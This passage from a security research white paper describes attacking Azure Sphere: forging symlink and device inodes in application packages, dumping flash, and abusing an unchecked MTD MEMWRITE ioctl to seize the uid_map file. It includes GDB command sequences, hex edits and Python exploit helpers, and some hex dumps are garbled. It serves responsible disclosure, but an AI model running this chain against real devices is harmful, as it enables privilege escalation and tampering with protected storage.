
Adding a Symlink to an ASXIPFS Archive

Why?

First, let’s clarify why it would be interesting to add a symlink to our application package. As this feature is not officially supported, there is the potential for going slightly off-road and maybe discovering an edge-case that hasn’t been considered. Then, it’s also an opportunity for trying to breakout from the bounds of our application package. What if we replace the main binary of our package with a symlink to an Azure Sphere service? Could we trick the system into starting a second instance of that service, and give us the reins to debug it? Or could we replace our application manifest with a symlink to another one in order to get extra capabilities? Neither proved quite successful, but we were still able to put together an attack that showed how to modify an application manifest post-installation. This should have been impossible, given everything is meant to be read only, and thus led to our first bounty, an *Important* Feature bypass (\$3,300).

How?

Symlinks in application packages are not supposed to be supported by the official SDK, so we had to resort to modifying the application package manually and re-signing it ourselves. As mentioned before, we could leverage existing tools to do the signing. If we can simply modify the inode metadata within the archive to turn a regular file into a symlink then we should be good.

We can first look at how the ASXIPFS code parses a symlink to find out what to expect:

```
case S_IFLNK:
    // confirm this is a linear FS
    if (!LINEAR(sbi)) {
        printk(KERN_ERR "asxipfs: Non-linear asxipfs is not allowed.\n");
        return ERR_PTR(-EINVAL);
    }
    // if the XIP bit is set, then we can memory-map its body;
    // otherwise, we capture a direct pointer to backing storage
    if (asxipfs_inode->mode & S_ISVTX) {
        inode->i_op = &page_symlink_inode_operations;
        inode_nohighmem(inode);
        inode->i_data.a_ops = &asxipfs_aops;
    } else {
        unsigned int readlen;
        const char *link;

        // make sure that we can read the full symlink body size plus
        // one extra byte (a 0-terminating byte)
        readlen = inode->i_size + 1;
        if ((inode->i_size == 0) || (readlen < inode->i_size)) {
            printk(KERN_ERR "asxipfs: bad symlink length\n");
            return ERR_PTR(-EINVAL);
        }

        link = (char *)asxipfs_read(sb, OFFSET(inode), readlen);
        if (link == NULL) {
            printk(KERN_ERR "asxipfs: unable to read symlink\n");
            return ERR_PTR(-EINVAL);
        }
        // the kernel effectively requires the underlying symlink body to
        // be null-terminated; make sure there's a 0 byte at the end
        // regardless of whether the symlink body contains any embedded
        // 0 bytes in it.
        if (link[inode->i_size] != 0) {
            printk(KERN_ERR "asxipfs: malformed symlink\n");
            return ERR_PTR(-EINVAL);
        }

        inode->i_link = (char *)link;
        inode->i_op = &simple_symlink_inode_operations;
    }
    break;
```

Figure 11. ASXIPFS parsing a symlink.

It becomes somewhat obvious that a symlink is really just a plain text file whose content is the full path the symlink points to (the “link” variable in Figure 11), the size field being the size of the file itself, and an inode type of `S_IFLNK`. By creating a text file that contains the path to which we want to link to, and by using a hex editor to change the inode type from `S_IFREG` to `S_IFLNK` we can turn a regular file into a symlink:




Figure 12. Modifying an application package to turn a regular file into a symlink.

In Figure 12 we turn the “link” file whose size is `0x1C` (orange highlight), from a regular file to a symlink (`0xA3` to `0xA3` in the red highlight). When creating the original archive, the link file was simply a text file that contained a path to something else.

The Attack

ASXIPFS filesystems are mounted as read only, so it's impossible to modify their content. However, an application can request a chunk of permanent storage to save custom data, which will grant write access to `/mnt/config/[CID]/...` where [CID] is the "component id" of the application. Files in the config partition are writable (but not executable), so we can write an application manifest there, and then reinstall our application and replace its manifest with a symlink to the file we have created in the writable partition. This gives us the opportunity to create a "self-modifying" application manifest, which does fit into one of the research scenarios of the bounty program (ability to grant extra capabilities that were not in the manifest). The result is a little contrived, but in our early stage of testing it wasn't clear what would give us impactful results. Rest assured, the following bugs will be more exciting and impactful.

Why the Other Ideas Didn't Work Out

It wasn't clear until much later why our other ideas regarding symlinks did not pan out. It turns out that replacing your main binary with a symlink that points towards one of the few preinstalled services will not work because each application is living within its own UID space. If the symlink points toward a binary with a different UID, when requesting to execute it, the application manager will change its UID to match the owner of the partition, and will not be able to open the binary pointed to by the symlink, which belongs to a different user.

On the other hand, replacing the application manifest with a symlink pointing towards a more privileged one (e.g. one that belongs to a preinstalled services) will not work either because at mount time, the application manager will follow the symlink, read the manifest, and decide that your application is requesting invalid permissions (you would get the same error if you replaced the content of your manifest to ask for special permissions only allowed for Microsoft-signed binaries).

Facing multiple dead ends we went back to stare at the ASXIPFS code and finally noticed the call to the `init_special_inodes` function, which opened many more exciting opportunities.

A Refresher on Char/Block Device

The `init_special_inodes` function shows us that we can have character and block devices inside our application package. This will give us a read handle on a device file, but no write access as everything in the application package is mounted as read-only, including special inodes.

It's especially interesting because usually we find character and block devices inside the `/dev` folder, and more often than not, only root is allowed to open them. Thus, we've stumbled upon a good candidate for a privilege escalation.

If you're not familiar with device files, the general idea is that they are special files that let you directly communicate with specific kernel drivers. Depending on the communication paradigm (unbuffered vs buffered) you get a character or a block device. For a more rigorous explanation you can refer to this [Wikipedia page](#). For our purpose, an important aspect is that they are defined by their "major" and "minor" numbers which roughly maps to "which driver" and "which subcategory within the driver" the file represents. For instance, `/dev/kmem` and `/dev/kmsg` will have the same major number, but a different minor number. When a driver is registered and wants to register a device file, it may specify which major number it wants, or let the system assign one, and update the `/proc/devices` file.

When calling `ls -ls` in the `/dev` folder of a Linux machine, you should see plenty of device files; character files will have a "c" in their attributes, and block devices will have a "b." The major and minor numbers are the two comma-separated values in replacement of the usual size field.

Interesting Char Devices to Look at

There are many interesting opportunities to consider when you are able to open any available char/block device. Looking at the `/proc/devices` files gives the major numbers of the available devices:

```
Char device (type 0x20)
1 mem
4 ttyS
5 /dev/tty
5 /dev/console
5 ttyprintk
10 misc
89 i2c
90 mtd
153 spi
249 nullconsole
250 bsg
251 iio
252 rtc
253 pwm-chardev
254 gpiochip

Block devices: (type 0x60)
259 blkext
31 mtdblock
```

Figure 13. List of device files available.

A special mention for the "misc" type, that has its own `/proc/misc` entry that provides the minor numbers associated with the misc category:

```
58 pluton
59 security-monitor
60 memory_bandwidth
61 network_throughput
62 network_latency
63 cpu_dma_latency
183 hw_random
```

Figure 14. List of misc devices.

As an example, we can see that creating a char device with number (10, 183) will give us a handle to the hardware random number generator, which shouldn't be directly accessible.

Example: Printing System Logs

To give a fun example, we can create a character device with major number 0x1 and minor 0x0B. These two numbers are standard for /dev/kmsg (you can verify it by `ls -ls /dev/kmsg` on a Linux system). To create this file, we can follow the same process as creating a symlink. Looking at the screen shot below, instead of using 0xA3 for the inode type (in red), we need to use 0x20 (S_IFCHR). The size value (in orange) will now contain the minor and major number ("`\x0B\x01`"). Finally, it's also important to zero out the "offset" field (in blue); not doing so may cause unhelpful errors in the parsing of the archive.

0050	CB01	0000	0500	0100	6170	705F	6D61	6E69	Ë.....app_mani
0060	6665	7374	2E6A	736F	6E00	0000	FD41	0000	fest.json...iA..
0070	1000	0300	C100	0000	6269	6E00	FF20	0000Á...bin.y..
0080	0B01	0300	0100	0000	6C69	6E6B	ED83	0000linki ..
0090	F415	0000	0100	0200	6170	7000	0000	0000	ô.....app.....
00A0	0000	0000	0000	0000	0000	0000	0000	0000

Figure 15. Modifying an application package to turn a file into /dev/kmsg.

Once we re-signed, deployed and started debugging the application, we can use our "cat" helper command to print the contents of "link" which is equivalent to calling cat on /dev/kmsg:

```
$46 = 0
(gdb) call cat ("/mnt/apps/1689d8b2-c835-2e27-27ad-e894d6d15fa9/link")
$47 = 0xbeefd098 <buffer> "6,0,0,-;Booting Linux on physical CPU 0x0\n5,1,0,-;Linux version 4.9.213-mt3620-azure-sphere
(oe-user@oe-host) (gcc version 8.2.0 (GCC) ) #1 Tue Apr 28 21:00:14 UTC 2020\n6,2,0,-;CPU: ARMv7 Processor [4"...
(gdb)
```

Figure 16. Reading the content of the link file turned into /dev/kmsg.

This is pretty exciting, as we were finally able to get a little more insight in the boot process of the Linux system, but the real gold was hiding in another character device.

Step 3—Tampering with the MTD Device

From the get-go, a target we had in mind was to try and alter the flash memory of the device. It makes sense as it stores configuration, installed applications and so on. The long game was to maybe target some API used to deploy applications to mount an attack. The opportunity to access any file device was a lucky break. Indeed, it's fairly well known in the embedded world that you can dump and modify the flash of a system by looking at /dev/mtdXXX. For instance, mtd1 is the first partition (as a character device), mtdblock1 is the same but as a block device, and so on.

Dumping Partitions

The logical next step for our exploration is to try to dump the various partitions we can access with the `char` device (block device should give similar result). There is a total of 4 partitions we can reach which will have a major number of 0x5A (as per the `/proc/devices` which said it was major number 90), and minor from 0 to 3. It turns out that it's only two different partitions, each presented as a "default" (usually read-write) and a "read only" version. The first partition is the root filesystem (in this case, even the "default" version is not writable), while the second one is the `/mnt/config` partition that contains the permanent storage for installed applications, and other configuration files.

0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
0000	453D	CD28	0050	0000	0300	0000	0000	E=I(.P.....
0010	436F	6D70	7265	7373	6564	2052	4F4D	4653 Compressed ROMFS
0020	9641	A781	0000	0000	0000	0000	0500	0000 A\$
0030	436F	6D70	7265	7373	6564	0000	0000	0000 Compressed.....
0040	ED41	0000	4000	0000	C004	0000	A483	0000 iA...@...Ä...¤ ..
0050	E804	0000	0500	0100	6170	705F	6D61	6E69 è.....app_mani
0060	6665	7374	2E6A	736F	6E00	0000	ED41	0000 fest.json...iA..
0070	1000	0000	C108	0000	6269	6E00	FF20	0000Ä..bin.ÿ ..
0080	Q25A	0000	0100	0000	6C69	6E6B	ED83	0000 .Z.....linki ..
0090	045A	0000	0100	0200	6170	7000	0000	0000 ô.....app.....

Figure 17. Link file modified to point to the config partition.

In Figure 17, the “link” file has been turned into a character device that points to the second partition. We can then deploy the application and use GDB to “download” the link file, which will copy the whole content of the partition for us:

```
remote get /mnt/apps/1689d8b2-c835-2e27-27ad-  
e894d6d15fa9/link  
C:\\rellazure_spherelldumps\\mtd2_dump
```

And the result is a 512kb file that looks like:

[illegible]

Figure 18. Dump of the /mnt/config partition.

The FFFFFFFF... towards the bottom of Figure 18 is actually the majority of the content of the dump, which is simply empty data; when the flash is erased, “0xFF” is what the bytes are reset to.

From there we can have a quick look at the various files on the config partition that we didn't have access to originally. We can find the `wpa_supplicant.conf` file and other network configuration info, but even more interestingly, there is a file named "uid_map," whose extracted content looks like:

```
1 1009
2 1001,7ba05ff7-7835-4b26-9eda-29af0c635280
3 1002,641f94d9-7600-4c5b-9955-5163cb7f1d75
4 1003,48a22e96-d078-4e34-9d7a-91b3404031da
5 1004,a65f3686-e50a-4fff-b25d-415c206537af
6 1005,89ecd022-0bdd-4767-a527-d756dd784a19
7 1006,8548b129-b16f-4f84-8dbe-d2c847862e78
8 1007,573bbb2d-7d30-4f42-96e3-39b5612cd338
9 1008,1689d8b2-c835-2e27-27ad-e894d6d15fa9
10 1009,673bbb2d-7d30-4f42-96e3-39b5612cd338
11
```

Figure 19. Example of a uid_map file.

This file is a configuration file used by the Application Manager to associate the component id for each installed application (including the various Azure Sphere services) with the Linux UID on which they will be mounted and executed. As it is, it is not extremely useful, but if we were able to modify it, this would likely become an instant privilege escalation.

Something a little confusing still is the format the files are being stored in. As we can see on the first line of the dump, the filesystem used is uncommon and called LittleFS. It is open source and well [documented](#). The major idea behind it is that instead of constantly erasing the flash when updating files, causing unnecessary wear on the memory, it just "appends" modifications to

the filesystem which will be parsed by the kernel driver to have the actual representation of the filesystem incrementally built up in memory. That's why when scrolling through the dump we can see the same file repeated multiple times with slight modifications.

Looking for Ways to Write to the Flash

At this stage of the research, we are in an exciting but also really frustrating situation. We are able to dump the configuration partition, and we did spot a really interesting file, but because of how application packages are mounted, everything is marked as read only and therefore we cannot open the character device we have created with write permission and actually modify the flash. But maybe if we dig deeper, we may find ways around that situation.

Something that we were somewhat familiar with are [IOCTLs](#). These are a mechanism to send "commands" to the driver on the other side of the handle you have open. To give a familiar example, if you have a socket, you can use a specific IOCTL command to make it non-blocking. In the case of a special driver like pluton, this is a way to send commands to it. What is required in order to send IOCTLs to a driver is just an open file handle to something associated with it. We were under the (false) impression that read or write permissions have no bearing on IOCTLs. Actually, they do matter, but it is the responsibility of the driver to check for the proper permission to implement meaningful semantics (such as requiring a write permission if the IOCTL is going to modify data). Ignorant of that fact, we confidently started to investigate what IOCTLs are available on MTD character (and block) devices. The relevant files on the

4.9 Linux Kernels are located in **drivers/mtd/mtdchar.c** and **drivers/mtd/mtdblock.c**. It turns out that what you can do with the MTD block driver is not that interesting, but the character device one has some interesting properties (we snipped a part of the code):

```

662 static int mtdchar_ioctl(struct file *file, u_int cmd, u_long arg)
663 {
664     struct mtd_file_info *mfi = file->private_data;
665     struct mtd_info *mtd = mfi->mtd;
666     void __user *argp = (void __user *)arg;
667     int ret = 0;
668     u_long size;
669     struct mtd_info_user info;
670
671     pr_debug("MTD_ioctl\n");
672
673     size = (cmd & IOCSIZE_MASK) >> IOCSIZE_SHIFT;
674     if (cmd & IOC_IN) {
675         if (cmd & IOC_OUT) {
676             switch (cmd) {
677                 case MEMGETREGIONCOUNT:
678                     if (copy_to_user(argp, &(mtd->numeraseregions), sizeof(int)))
679                         return -EFAULT;
680                     break;
681
682                 case MEMWRITE:
683                     {
684                         ret = mtdchar_write_ioctl(mtd,
685                                                 (struct mtd_write_req __user *)arg);
686                         break;
687                     }
688             }
689         }
690     }

```

Figure 20. IOCTL for the mtdchar driver.

Surprisingly, there is a MEMWRITE IOCTL that calls the write function of the mtdchar driver, and it is not gated by a “write” permission check. This turned out to be a Linux Kernel 0-day and not what we first thought was an “unexpected” feature. In response to our report, Microsoft [reported](#) the bug to the Kernel maintainers and the bug got fixed promptly.

First Try at Modifying the Flash

Now that we have found an IOCTL that should let us modify the flash, we need to figure out how to actually call it. The function to issue an IOCTL is as follows:

```
int ioctl(int fd, unsigned long request, ...);
```

Figure 21. Prototype of the ioctl function.

We need a file descriptor, the IOCTL number, and then the arguments to the driver. From looking at the kernel code that handles the MEMWRITE command, the expected argument is a struct of type **mtd_write_req**:

```

/**
 * struct mtd_write_req - data structure for requesting a write operation
 *
 * @start: start address
 * @len: length of data buffer
 * @ooblen: length of OOB buffer
 * @usr_data: user-provided data buffer
 * @usr_oob: user-provided OOB buffer
 * @mode: MTD mode (see "MTD operation modes")
 * @padding: reserved, must be set to 0
 *
 * This structure supports ioctl(MEMWRITE) operations, allowing data and/or OOB
 * writes in various modes. To write to OOB-only, set @usr_data == NULL, and to
 * write data-only, set @usr_oob == NULL. However, setting both @usr_data and
 * @usr_oob to NULL is not allowed.
 */
struct mtd_write_req {
    __u64 start;
    __u64 len;
    __u64 ooblen;
    __u64 usr_data;
    __u64 usr_oob;
    __u8 mode;
    __u8 padding[7];
};

```

Figure 22. mtd_write_req structure as defined in include/uapi/mtd/mtd-abi.h.

WHITE PAPER

The IOCTL number we need to use is a more elusive value. For some obscure reason, these numbers need to be unique. They are packed with a “unique” identifier, the command number, the size of the arguments, and the type of IOCTL. For MEMWRITE:

```
#define MEMWRITE      _IOWR('M', 24, struct mtd_write_req)
```

Figure 23. Definition of the MEMWRITE ioctl.

The _IOWR is a Kernel macro that generates the IOCTL number and relies on the size of the struct. This value can change depending on alignment and padding requirements of the compiled kernel. We wrote a tiny Python script (Figure 24) to calculate it for us as it ended up being complicated to find the right value online:

```
# See https://elixir.bootlin.com/linux/latest/source/include/uapi/asm-generic/ioctl.h#L69

_IOC_NRBITS = 8
_IOC_TYPEBITS = 8

_IOC_SIZEBITS = 14

_IOC_NRSHIFT = 0
_IOC_TYPESHIFT = (_IOC_NRSHIFT+ _IOC_NRBITS)
_IOC_SIZESHIFT = (_IOC_TYPESHIFT+ _IOC_TYPEBITS)
_IOC_DIRSHIFT = (_IOC_SIZESHIFT+ _IOC_SIZEBITS)

_IOC_NONE = 0
_IOC_WRITE = 1
_IOC_READ = 2

def IOC(dir,type,nr,size):
    return (((dir) << _IOC_DIRSHIFT) |
            ((type) << _IOC_TYPESHIFT) |
            ((nr) << _IOC_NRSHIFT) |
            ((size) << _IOC_SIZESHIFT))

def IO(type,nr):
    return IOC(_IOC_NONE, type,nr,0)

def IOR(type,nr,size):
    return IOC(_IOC_READ, type,nr,size)

def IOWR(type,nr,size):
    return IOC(_IOC_READ | _IOC_WRITE , type,nr,size)

def IOW(type,nr,size):
    return IOC( _IOC_WRITE , type,nr,size)
```

Figure 24. Implementation of the IO, IOR, IOWR, IOW in Python.


```

"""
struct mtd_write_req {
    __u64 start;
    __u64 len;
    __u64 ooblen;
    __u64 usr_data;
    __u64 usr_oob;
    __u8 mode;
    __u8 padding[7];
};

"""

MEMWRITE = IOWR(ord('M'), 24, 8*6)
"""
struct erase_info_user {
    __u32 start;
    __u32 length;
};

"""

MEMERASE = IOW(ord('M'), 2, 4*2)
MEMUNLOCK = IOW(ord('M'), 6, 4*2)

```

Figure 25. Computing the IOCTL values for MEMWRTE and other related IOCTLs.

Eventually, we got the magic number MEMWRITE: 0xc0304d18.

In order to verify, we can use GDB to open the handle, setup the structure to write some arbitrary data in an unused chunk of memory and then dump the memory to make sure it worked.

```


call (int) memset(buffer+64,0x55,0x20)
set *(unsigned long long*)(buffer) = 0x30000
set *(unsigned long long*)(buffer+8) = 0x20
set *(unsigned long long*)(buffer+0x10) = 0
set *(unsigned long long*)(buffer+0x18) = buffer + 64
set *(unsigned long long*)(buffer+0x20) = 0
set *(unsigned long long*)(buffer+0x28) = 0
set *(unsigned char *) (buffer+0x28) = 2
x/20x buffer

call (int) ioctl(3, 0xc0304d18, buffer )

```

Figure 26. Generated GDB commands to invoke the MEMWRITE IOCTL and modify the flash content.

The following commands assume the existence of a variable (char[4096]) called **buffer**, and that the file descriptor for the char device is already open and has the value of "3." The command is going to write 0x20 bytes of data at offset 0x30000, and the data will consist entirely of 0x55 (the ascii character "U"). The result, after running these commands and dumping the flash again:



```

2FFF0 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy
2FFC0 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy
2FFD0 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy
2FFE0 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy
2FFF0 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy
30000 5555 5555 5555 5555 5555 5555 5555 UUUUUUUUUUUUUUUU
30010 5555 5555 5555 5555 5555 5555 5555 UUUUUUUUUUUUUUUU
30020 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy
30030 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy
30040 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy
30050 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy
30060 FFFF FFFF FFFF FFFF FFFF FFFF FFFF yyyyyyyyyyyyyyyy

```

PWN

Figure 27. A successful modification of the Flash.

An Unexpected Snag

These big red letters show how excited we were from the result; we were successful in modifying the flash! However, briefly thereafter, an ugly problem crept up on us. When you write to this type of flash, you are just flipping bits from 1 to 0. The only way to flip bits back from 0 to 1 is to erase a memory block. If the memory you are writing to has been already erased, it will show up in a hexdump as FFFFFFFF (all bits set to 1). By trying to avoid messing with what was already on the flash and thus picking an empty region, we got lucky as it was already “erased” and thus we could write whatever we wanted there. The proper way of writing to an arbitrary location on the flash that contains previous data is to first read the contents of the underlying block, modify it in RAM, erase the block on the flash, and re-write from RAM the modified block onto the flash. There’s even a MEMERASE IOCTL, so everything should have been pretty dandy. Unfortunately for us, the MEMERASE command is gated with a check that ensures the file descriptor that was used to invoke the command had a write permission.

This was quite a drawback, and it seemed that at best we could corrupt data and maybe modify a UID in the `uid_map`, to turn 1004 into 0000. This could be done

because, to transform ascii value “1” (0x31 in hex, 110001 in binary) and “4” (0x34 in hex, 110100 in binary) into ascii value “0” (0x30 in hex and 110000 in binary), we only need to flip 1s into 0s and not vice-versa. However, by reading more about LittleFS, we came up with a better plan.

Fun with LittleFS

We’ve highlighted it before; the LittleFS filesystem has been designed with embedded systems in mind and tailored to minimize unnecessary erases. The [design document](#) describes “blocks,” “commits,” and “revisions” for that purpose. We are far from being experts in the inner workings of the LittleFS filesystem, but here is our working understanding of it. A commit is going to be a modification of the filesystem (writing a file, changing a file attribute, etc.) Revision is a number that says which block is the most recent and therefore the one to trust, and a block is a coarser chunk of data that gets filled with commits. When a block is full, the system needs to point to the next block and so on and so forth. But if a block is not full, it is possible to add commits within it. The empty portion of a block is simply “erased” data (i.e. a big chunk of 0xFF bytes). This is exactly the type of memory we can write to without the technical limitations described in the previous paragraph.

WHITE PAPER

In summary, if we can find a block that is not entirely full, we might be able to write our own commits into it, which will be used to alter the filesystem, and to do so we won't need to erase anything ourselves. We then proceeded to read through the implementation details to understand enough of the LittleFS format to implement a Python parser. The Python script can process the flash dump we get through GDB to then locate a block that is not full and generate valid data to modify the uid_map file. We discovered that taking ownership of the uid_map file was the most efficient approach. It minimizes the amount of data to write via our exploit and allows subsequent modification via normal Linux operations.

Our workflow was:

- Dump the flash using GDB
- Parse the dump content with our python script
- Have the script generate a blob of data to be written to the flash and generate the GDB commands required
- Copy and paste the commands into GDB to modify the flash

The following screenshots showcase the relevant portions of the script we wrote.

First, we parse the data dump:

```
start = get_start_address(data)
pos = start
last_tag = 0xFFFFFFFF
last_uid_map_id = -1

#last_tag = 0
while ( pos < start + 0x2000):
    tag = struct.unpack(">I", data[pos: pos + 4])[0]
    if tag == 0xFFFFFFFF:
        break
    tag = tag ^ last_tag
    last_tag = tag

    type, id, size = convert_tag(tag)
    print ("0x{:x} TAG ({:x}): {:x} {}".format(pos, tag, type,id, size))
    raw_data = data[pos+4:pos+4+size]

    if type == 0x001:
        print("FILENAME (id: {}): {}".format(id, raw_data))
        if raw_data == b"uid_map":
            last_uid_map_id = id
    if type == 0x002:
        print("DIRNAME (id: {}): {}".format(id, raw_data))
    if type == 0x201: #Inline file
        print("Inline DATA: ")
        print(raw_data)
        with open("raw_{:x}".format(id), "wb") as f:
            f.write(raw_data)

    """
    static const uint8_t LITTLEFS_ATTR_UID = 0xC0;
    static const uint8_t LITTLEFS_ATTR_GID = 0xC1;
    static const uint8_t LITTLEFS_ATTR_MODE = 0xC2;
    """

    if type == 0x3C0:
        print("UID: {}".format(struct.unpack("<I",raw_data)[0]))
    if type == 0x3C1:
        print("GUID: {}".format(struct.unpack("<I",raw_data)[0]))
    if type == 0x3C2:
        print("MODE: {}".format(oct(struct.unpack("<H",raw_data)[0])))
    pos += size + 4 #tag + data
```

Figure 28. Parsing LittleFS in Python.

WHITE PAPER

The following helper functions are useful to compute CRC and extract the meaning of the LittleFS tags:

```
def convert_tag(tag_long):
    """
    #define LFS_MKTAG(type, id, size) \
        (((lfs_tag_t)(type) << 20) | ((lfs_tag_t)(id) << 10) | (lfs_tag_t)(size))
    """
    type = tag_long >> 20
    id = tag_long >> 10 & ((1 << 10) - 1) # ? longer id ?
    size = tag_long & ((1 << 10) - 1)

    return type, id, size

def pack_tag(type, id, size):
    return (type << 20) | (id << 10) | size

def get_tag_bytes(tag_long, last_tag):
    val = tag_long ^ last_tag
    return struct.pack(">I", val)

def get_crc(data):
    crc = ~zlib.crc32(data)
    if crc < 0:
        crc += 0x100000000
    return struct.pack("<I", crc)
```

Figure 29. Helper functions to parse LittleFS tags.

These functions are used to generate new blobs of data that change permissions/ownership of a given file:

```
def write_tag(type, id, data, prev_tag):
    tag = pack_tag(type, id, len(data))
    res = b""
    res += get_tag_bytes(tag, prev_tag)
    res += data
    prev_tag = tag
    return res, prev_tag

def write_crc_tag(data, write_pos, prev_tag):
    padding_length = 0x100 - ((write_pos + 8 + len(data)) % 0x100) # 8 byte for TAG + CRC
    tag = pack_tag(0x500, 1023, 4 + padding_length)

    res = b""
    res += get_tag_bytes(tag, prev_tag)
    prev_tag = tag
    res += get_crc(data + res) #need to add the tag in the crc computation
    return res, prev_tag

def change_perm(id, prev_tag, write_pos):
    """ We're going to change file 0 (root dir) and file id (the one we care about) as 0o47777 and 0o107777 """
    res = b""
    d, prev_tag = write_tag(0x3c2, 0, struct.pack("<H", 0o47777), prev_tag)
    res += d
    d, prev_tag = write_tag(0x3c2, id, struct.pack("<H", 0o107777), prev_tag)
    res += d
    d, prev_tag = write_crc_tag(res, write_pos, prev_tag)
    res += d
    return res

def change_owner(uid, id, prev_tag, write_pos):
    """ We're going to change owner of file id (the one we care about) into uid """
    res = b""
    d, prev_tag = write_tag(0x3c0, id, struct.pack("<I", uid), prev_tag)
    res += d
    d, prev_tag = write_crc_tag(res, write_pos, prev_tag)
    res += d
    return res
```

Figure 30. Generating blobs that modify the LittleFS filesystem.

And we use this function to generate the relevant GDB commands to copy and paste:

```
def generate_gdb_command(pos, len):
    val = ""
    call (int) open("{} ", 0)
    restore {} binary (buffer+64)
    set *(unsigned long long*)(buffer) = 0x{:x}
    set *(unsigned long long*)(buffer+8) = 0x{:x}
    set *(unsigned long long*)(buffer+0x10) = 0
    set *(unsigned long long*)(buffer+0x18) = buffer + 64
    set *(unsigned long long*)(buffer+0x20) = 0
    set *(unsigned long long*)(buffer+0x28) = 0
    set *(unsigned char *) (buffer+0x28) = 2
    x/20x buffer
    call (int) ioctl(3, 0xc0304d18, buffer )
    remote get {} {}
    """.format(FD_PATH, DEST_BLOB, pos, len, FD_PATH, DUMP_FILE)
    return val
```

Figure 31. Generating GDB commands.

Finally, we write to a file the blob of data meant to be written to the flash:

```
blob = change_owner(args.target_uid, last_uid_map_id, last_tag, pos)
for i in range(0, len(blob)):
    if data[pos + i] != 255:
        print("Warning existing data in the blob")
#blob = change_perm(2, last_tag, pos)
with open(DEST_BLOB, "wb") as f:
    f.write(blob) # CRC-32 in 7z should say 0xFFFFFFFF

print("GDB COMMAND:")
print(generate_gdb_command(pos, len(blob)))
```

Figure 32. Code to change ownership of the uid_map file.

What's Next?

At this point, we were able to take ownership of the uid_map file and modify its content at will. This was reported to Microsoft and ended up being our first *Critical* bug with a \$48,000 bounty.

With a full understanding of this bug, we attempted to further our access to the system. The first method we tried, which was ultimately unsuccessful, was to set the UID of our application to 0 inside uid_map. After performing this modification, the application would not start and reported as invalid. We shelved that for further investigation.

Another obvious angle was to change all the UIDs to the same number and see if we could access resources of the various services and perhaps debug them. This result was still disappointing. We were only able to attach GDB to one of the running services (AzureD). Still, this did get us some extra privileges, as each service is granted specific “Azure Sphere Capabilities” allowing them to access restricted APIs in Security Monitor and Pluton. AzureD had a few of these capabilities, which could open the attack surface a little more. However, we did not explore this route further, due to finding a more interesting path. We started digging deeper into how application manager was parsing the uid_map file to explain why we could not simply set our UID to 0, with hopes of finding a parsing bug along the way.


Step 4—Finding Bugs in Application Manager

What is Application Manager?

At startup, the Linux OS is instructed by the A7 loader to use application manager as its “init” process. Application manager is a C/C++ binary (closed source) that is responsible for going over the userland startup process and spawning the various services and user applications installed on the device. Because there is no shell, in order to start a new application, it's usually necessary to ask application manager to do it for you. This is what GatewayD does when the user sends a start command over the azsphere command line tool. Application manager is also responsible for making sure all the processes are started with the proper capabilities, hardware access and so on. Some of this information is hardcoded inside the application manager binary, while others are based upon the data parsed from the application manifests. It is also responsible for mounting the ASXIPFS packages using the correct UID for each application. Because of its central role, its complexity, and how it parses multiple files that the user has control over, it makes for a very interesting target. We spent quite some time reverse engineering its intricacy, but for the sake of brevity, we will skip over the irrelevant details and go straight to the area where we found bugs.

Looking at the UIDMapParser

UIDMapParser is a class within application manager responsible for loading the uid_map file and managing an in-memory map associating each application CID with its UID. When a new application is installed, it is also responsible for updating the local file accordingly. A global counter is used to keep track of the highest UID to date, so that when a new application is installed, it will receive that number incremented by one. As a reminder, here's what a uid_map file looks like:



```

1 1009
2 1001,7ba05ff7-7835-4b26-9eda-29af0c635280
3 1002,641f94d9-7600-4c5b-9955-5163cb7f1d75
4 1003,48a22e96-d078-4e34-9d7a-91b3404031da
